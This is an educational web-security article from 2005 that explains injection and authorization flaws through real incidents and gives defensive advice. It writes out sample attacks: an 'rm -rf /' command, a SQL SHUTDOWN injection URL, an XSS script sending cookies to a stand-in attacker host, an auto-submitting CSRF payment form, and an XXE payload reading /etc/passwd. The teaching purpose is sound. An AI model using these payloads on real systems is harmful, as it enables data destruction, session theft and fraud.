Common Security Problems in the Code of Dynamic Web Applications

Sverre H. Huseby

2005-06-01

Abstract

The majority of occurring software security holes in web applications may be sorted into just two categories: Failure to deal with metacharacters, and authorization problems due to giving too much trust in input. This article gives several examples from both categories, and then adds some from other categories as well.

Introduction

In the last few years an increasing number of web programmers have started realizing that the code they write for a living plays a major part in the overall security of a web site. Even though the administrators install state of the art firewalls, keep off-the-shelf software patched and protect communication with heavy encryption, there are many ways to attack the logic of the custom-made application code itself.

There is seemingly an infinite number of different logical glitches that may lead to exploitable security problems in a web application. But even though the number of glitches may be infinite, many of the most frequently occurring glitches may be put in one of the following, rather limited set of categories:

- Failure to deal with metacharacters of a subsystem
- Authorization problems due to giving too much trust in input

That's only two categories, and they cover much of the web application security hype published the last eight years or so.

Today, many developers are familiar with an attack called SQL Injection. Some are also familiar with Cross-site Scripting (actually HTML Injection). There's also XML Injection, XPath Injection, LDAP Injection, C Null-byte Injection, and a plethora of other injection problems, including the seldom-described Legacy System Injection. They're all part of the "failure to deal with metacharacters of a subsystem" category.

The "authorization problems" category isn't filled with cool-named attacks, because the problems are very application specific, and do not target a standard technology with a recognized name. This problem is better explained by examples. Some of the examples are taken from my book "Innocent Code—A Security Wake-up Call for Web Programmers" [1] which was published in 2003. Other examples are more recent.

Metacharacter Problems

A metacharacter is a character that is not treated as plain text by the receiver. The metacharacters represent control information. Serious problems may occur when developers pass what they see as pure data to a system, which in turn recognizes part of the data as control information.

The mother of all metacharacter-related problems is actually Shell Command Injection, which surfaced in the early days of Perl-based CGI in the mid nineties.

All the way back in 1997, there was a programmer in Norway who had read about CGI security, and seen mentioning of an infamous command known as

```
rm -rf /
```

This is a Unix command that will try to recursively delete every file on the mounted disks. This programmer had read that one could inject the command in certain form fields, typically with a semicolon in front, and have it executed on the web server. So he tried it. According to the following trial, he thought he was doing it on a test system, but due to some misunderstanding he did it on the production server of Norway's largest service provider at that time. Result? 11 000 web pages deleted, including most on-line Norwegian newspapers. Clearly he learned that CGI security should be taken seriously.

Although Shell Command Injection is the mother of all metacharacter problems, the favorite pet in the metacharacter family is actually SQL Injection. Shell commands are seldom used nowadays, but SQL databases are here to stay, it seems. The SQL Injection problem is as real today as it was when it was first (to my knowledge) described back in 1998 [2].

In May 2002 the Danish version of Computerworld reported that a new system for on-line payments was available. The system was created as a joint effort by a bank, a well-known

international consulting company, and a national postal service. All of them were parties that one would expect being able to properly handle the security. However, on the days after the release, people on Computerworld's discussion forum started reporting symptoms of several holes in the application. Among the reports was one that looked like this:

> *I guess it would even be possible to knock the server down just by visiting*
> *http://payment.example/default.asp?id=3;SHUTDOWN*
> *(Hey, don't do it!)*

Some people didn't believe him. And of course, they had to test it. The result was that the MS SQL Server running behind the scenes accepted the `SHUTDOWN` command, and did just that. Shut down. The service was unavailable for hours on the launch day, and then again (when someone still didn't believe it) on the day after.

The cool thing about SQL Injection is that it silently passes through all the layers of firewalls and does its deed deep inside the system. It's not limited to shutting down servers. Everything doable through SQL can be possible through SQL Injection, including fetching, modifying and deleting information. Depending on the access rights of the database user, it may also be possible to execute programs on the back end database server. With all this in mind, there's no surprise SQL Injection is the favorite pet.

Another problem which seems to be present in most web applications, is Cross-site Scripting (XSS), a problem known at least since 2000 [3]. In this problem, the target of the attack is not a program running deep within the server site, but rather running on the end users' computers: The browser. The browser parses HTML, and in HTML there are several metacharacters. XSS occurs when a web site allows input from one user to be displayed in the browsers of other users without being properly filtered. An included script may get access to cookies, and thus often be able to pick up the session Id of the victim. Given a session Id, the attacker may impersonate the victim on the target server.

Back in 2001 it was shown that Microsoft's Hotmail was vulnerable to XSS. An attacker could send an E-mail containing the following, and have the script run in the browser of the mail-reading Hotmail user:

```
<html><body>
<style type="application/x-javascript">
    alert('JavaScript has been Executed');
</style>
</body></html>
```

The Hotmail programmers hadn't realized that Netscape Navigator would treat the above `style` tag as JavaScript (and who can blame them?), and so they let it through as part of the generated web page. The above script just displays an alert box. If the script instead had looked like this

```
document.location.replace(
    "http://www.badguy.example/steal.php"
  + "?what=" + document.cookie)
```

it would have passed the Hotmail session Id cookie to the attacker's web server. The attacker would in turn install the cookie in his own browser, and visit Hotmail to read all the mail of the victim.

Though theft of session Ids is the most commonly seen XSS attack, there are many other fancy things that may be done with XSS, including modifying the text on the web page, and redirecting form input to the attacker's web server. The latter, when combined with Social Engineering, makes password theft possible on a large number of existing web sites.

Now on to a Legacy System Injection example. The age-old, mainframe-based legacy system of a bank once accepted command parameters in the shape of a long string of characters, with semicolons separating each parameter. The command to perform a payment accepted parameters like this (slightly simplified, and with newline inserted for readability):

```
sender-name;recipient-name-and-addr;message;
from-account;to-account;amount;due-date
```

This was a general purpose payment function, with no checking of access rights. The access checks were supposed to have been performed by the layers above. Some modern programmers had put a web front-end on top of this legacy system. They did most of the things correctly, including checking that the one making the payment did in fact own the account where the money would be drawn from. What they failed to do, however, was to pay attention to any incoming semicolons. Anyone with knowledge about the legacy system would thus be able to make a payment from any account, just by injection the correct semicolon-separated parameters in the `message` field: The front-end would verify access to the incoming account number, while the legacy system would pick the account number from the incoming message. I don't think this was ever exploited, but it would have been possible.

Fighting the Metacharacter Problems

The amazing thing with the previous Legacy System example, is that the developers knew how to protect against both SQL Injection and Cross-site Scripting. Apparently, they hadn't taken a step back and realized what made those two attacks possible. If they had, they would have thought "metacharacter problem" as soon as they started using the semicolon as a delimiter.

The first step in the fight against metacharacter problems, is to realize when certain characters become metacharacters. This typically happens when developers combine data and control information and pass them on to some parser or scanner. Obviously, an SQL statement will be parsed

when sent to a database server, an LDAP expression will be parsed when sent to an LDAP server, and an HTML document will be parsed when sent to the user's browser. But there are less obvious parsers or scanners as well. As an example, when working with strings in programs written in C, a null-byte will mark the end of the string. In modern languages, the null-byte is just another character, and when modern languages pass strings to programs or libraries written in C (which happens far more often than developers tend to realize), the null-byte becomes a metacharacter.

As soon as a parser or scanner is identified, the next step would be to examine if it is possible to use a metacharacter-free method of communication with the subsystem. If data and control information are passed separately, there typically won't be any metacharacters within the data. For instance, when communicating with a database, one may use Prepared Statements when building SQL queries. When building an XML document one may use a DOM rather than concatenating string snippets.

If one cannot use metacharacter-free communication, one will have to deal with each and every metacharacter manually. Some metacharacters can be escaped so that the receiver will treat them as plain characters. Other metacharacters will have to be removed.

Avoiding metacharacter problems is actually quite easy, as long as one realizes when metacharacters become an issue.

Authorization Problems

Authorization is about deciding and checking if an entity (typically a user) has access to a resource. In a web setting, various types of input, including URL parameters, posted form fields and cookies, often reference resources that may have access restriction rules associated with them. If the programmer fails to understand that all incoming data may be controlled by an attacker, the web application will typically be vulnerable to authorization problems.

In 2005, a hundred-and-some would-be students at Harvard Business School (HBS) got to know in advance that their applications were not accepted. HBS uses a third-party web application where people can apply. Apparently, one student had applied to other schools using the same on-line application, and knew that the result of the application would, eventually, be revealed using a URL like this:

```
https://applyyourself.example/ApplicantDecision.asp
    ?AYID=89CFE0A-424C-4240-Z8D0-9CR52623F70
    &id=1234567
```

Now, by replacing the two Ids with the matching ones from HBS, he would find his status even before the decisions were meant to be public. This guy posted a receipt on the BusinessWeek.com discussion forum, and soon after some 120 students tested his trick, in an attempt to find out before time whether they were accepted at HBS. The applicant application programmers suddenly learned that hiding a URL is not actually a sound security measure, and the would-be students learned that cheating wouldn't get them nowhere: A couple of days later their applications were refused due to their inappropriate ethical mindset for future leaders. They did, after all, get their decisions in advance.

A related problem is the use of sequential, or otherwise easily guessable Ids, and lack of authorization checks when the malicious user modifies one of the Ids given to him. In 2002 an employee at Reuters was accused of stealing an unpublished earnings report from a Swedish company. The employee had looked at the URL of the previous year's earnings report, and wisely modified it to contain the number of the current year. The file was there, although not linked to from the web pages yet. No need to be neither a rocket scientist nor an über hacker when they make it that easy.

In 2000, a 17-year old geek made the headlines in Norway when he got read access to account details for any customer in a major bank. He had noticed that certain URLs contained his account number, and modified the URL parameter to include another account number. Instant access. The bank programmers had done authorization tests on the way out, making sure to only generate URLs with the user's account numbers in them. But they failed to check that the number coming back was actually one of the numbers they had sent. This is a very common problem. In a similar example from 2005, tens of thousands of social security numbers and other details were available through the web application of a Tennessee-based payroll company, just by repeatedly changing a customer Id present in the URL.

Even the on-line bank I'm using had such problems. Each bank customer maintains his own list of payment recipients, or creditors. When making a payment, I have to choose the recipient from my list, which pops up in a small window. The window has no buttons, and no URL line. By right-clicking the window and asking for its preferences, I may still find the URL on which my creditor window is based. The URL looks like this:

```
https://www.bank.example/creditorlist?id=18433
```

The `id` parameter contains my customer ID with the bank, which I didn't realize I had before seeing this URL. Once visible, it's a very tempting target for modification. I copied the URL and pasted it into a regular browser window. Before submitting it, I changed the `id` to contain a number similar but not quite equal to mine. After submitting, I suddenly had access to another customer's creditor list, with names and account numbers of several people. It would have been easy to create a small program that harvested thousands of names and account numbers from all these lists by iterating over all possible customer IDs.

It's not always that easy to get access to the hidden details, as not everything is based on parameters in the URL. An attacker may nevertheless modify the data while in transit, as the following example will illustrate.

In Norway we have a very popular web-based meeting place for kids. The site offers games, competitions, chat, private messages, and much more. The entire meeting place is accessed through a fancy Flash application.



Figure 1: *Using a GUI-based proxy to modify posted parameters in order to impersonate another user.*

Figure 1 shows how a cracking proxy, running on the client computer, intercepts requests between the Flash application and the server. By using a proxy there is no need for easily modifiable URL lines in the browser. Just intercept the data on their way between the browser and the web server. In our example, the requests are traditional HTTP POST requests. For some reason, every request contains a `user` field with a content matching the nick name of the logged-in user. The `user` field is another tempting target for modification. By changing it to the nick of other users, it is possible to get access to their E-mail address, personal messages and so on, all details that the application owners promise not will be available to others.

Fighting Authorization Problems

In a typical session between a web user and a web server, data often pass back and forth between the two. Some of the data are supposed to be modified by the user, while others are not; they are supposed to be returned just as they appeared when included in the web page by the server. The first thing developers need to understand in order to fight this class of problems, is that every single piece of input may be dictated by the user. Even input from cookies and `hidden` fields. The programmers ought to know this, but judging by the many mistakes of this kind, most of them do not. Suggested mantra: "The client is evil".

The second step is to realize that many input parameters, typically the ones that should not be modified by the user, are references to resources or functionality with access control rules tied to them. These rules must be applied every time input reaches the server. This may be a cumbersome task, so it's a good idea to consider if the references may be kept solely on the server, in the user's session, rather than passing them to the client all the time.

Other Problems

Although the most frequently seen security glitches may be sorted into just two categories, there are many other problems as well. Selected examples follow.

If you've read any text on software security, you must have run into the Buffer Overflow problem [4]. This problem occurs in programs written in not-so-high-level languages, such as C and C++. Web applications are typically written in higher level languages that automatically do bounds checking on memory, so buffer overflow problems are not very common. The fun thing, however, is that the few C/C++-based web programs I've seen in my years as a code reviewer, are all vulnerable to buffer overflow attacks. And given that buffer overflows typically allow either execution of attacker-dictated code on the server, or read access to memory areas, I think it would be a wise decision to disallow the use of those not-so-high-level languages in a setting where you can't control the users.

Let's move to some higher-level problems again: In May 2000, someone mentioned a scary issue called Client-side Trojan [5]. For some reason, it was soon forgotten. Later, someone mentioned Cross-site Request Forgeries [6], and even later Session Riding [7]. These are all the same attack, and I prefer to call it Web Trojans. Let's see how it works.

When I make payments in my online bank, I have to fill in a form that, in a very simplified version, looks like this:

```
<form action="/pay.do" method="post">
  From account:
  <select name="fromaccount">
    <option value="1">1234.56.78901</option>
    <option value="2">2345.67.89012</option>
  </select>
  To account:
  <input type="text" name="toaccount"/>
  Amount:
  <input type="text" name="amount"/>
</form>
```

A couple of years ago, I did an experiment in which I played the roles of both attacker and victim. I somehow knew or made sure I was logged into the bank. Then I somehow

tricked myself into visiting a third-party web site that had a page containing this form:

```
<form name="theform"
      action="https://bank.example/pay.do" method="post">
  <input type="hidden" name="fromaccount" value="1"/>
  <input type="hidden" name="toaccount"
                       value="3456.78.90123"/>
  <input type="hidden" name="amount" value="10"/>
</form>
<script>document.theform.submit();</script>
```

Note how the form resembles the form of the bank, but with values pre-filled. Note also how there's a small JavaScript on the page. The script makes sure the form is submitted immediately as I see the web page, just as if I should have pressed a non-existing submit button. The result of visiting this third-party site was that my browser, which was already logged in to the bank, submitted a request to transfer money from one of my accounts to someone else's account. The bank server did what my browser told it, and I lost a small amount of money that day. When a web site gives a user an offer to do something, there's seldom anything that stops an attacker from making the user's browser post a similar request with attacker-dictated values. The user won't realize what is going on before it's too late.

Now for the last example: In 2002, an issue called XML External Entity (XXE) Attacks [8] was announced. The corresponding vulnerability manifests itself in applications accepting XML documents from the outside. Using certain XML constructs, XML parsers can be instructed to read from URIs, and most of them will do so unless told explicitly not to. I once saw an application using JavaScript to let the user change his page viewing preferences. His settings would be submitted to the server as an XML, specifying things like colors, fonts and ordering of page elements. Parts of the XML would later be included in generated web pages. Using an XXE attack, it was possible to get access to the server-side `/etc/passwd`:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE prefs [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<prefs><background>&xxe;</background></prefs>
```

Based on the external `xxe` entity, the poor XML parser of this web site would expand the entire `/etc/passwd` file into the contents of the `background` tag. On some systems it is possible to mount a Denial of Service attack by telling the XML parser to read from the never-ending Unix-file `/dev/random`. XXE attacks can also be used to make the web server connect outwards using HTTP, or connect to internal servers not normally available from outside the firewall. Programmers need to learn that complex libraries, such as XML parsers, not always have healthy defaults from a security point of view.

Summary

Many common security problems in web applications may be avoided if programmers learn two things, and focus on them while coding: First that every single piece of input to the application is under the user's control, and second that many subsystem may give special meaning to certain characters in the data.

Unfortunately, most books and courses teaching people to program do not focus on software security. In fact, many of them still teach people to make vulnerable applications from the start. This needs to change. Programmers must learn to focus not only on pleasing the users of their application, but also on displeasing the abusers.

References

[1] Sverre H. Huseby. *Innocent Code: A Security Wake-up Call for Web Programmers*. John Wiley & sons, 2003. ISBN 0-470-85744-7.

[2] Rain Forest Puppy. NT Web Technology Vulnerabilities. *Phrack Magazine*, 8, December 1998. http://www.phrack.org/phrack/54/P54-08.

[3] CERT. *CERT Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests*, February 2000. http://www.cert.org/advisories/CA-2000-02.html.

[4] Aleph One. Smashing the Stack for Fun and Profit. *Phrack Magazine*, 7, November 1996. http://www.phrack.org/phrack/49/P49-14.

[5] Zope Community. *Zope Community on Client Side Trojans*. http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan.

[6] Peter W. Cross-Site Request Forgeries, 2001. http://www.securityfocus.com/archive/1/191390.

[7] Thomas Schreiber. Session Riding, 2004. http://www.securenet.de/papers/Session_Riding.pdf.

[8] Gregory Steuck. XXE (Xml eXternal Entity) Attack, 2002. http://www.securityfocus.com/archive/1/297714.

Sverre H. Huseby holds a Cand. Scient. (master) degree in Computer Science from the University of Oslo. He is the author of "Innocent Code" (Wiley 2003), and a member of the Web Application Security Consortium (webappsec.org). His company, Heimdall, founded January 2001, is Norway's leading provider of code-focused security services, expertising in code reviews and programmer education. Clients include banks, service providers and major software development companies in the Scandinavian countries.

The current copy of this document can be found at http://www.webappsec.org/articles/.
Information on the Web Application Security Consortium's Article Guidelines can be found at http://www.webappsec.org/projects/articles/guidelines.shtml.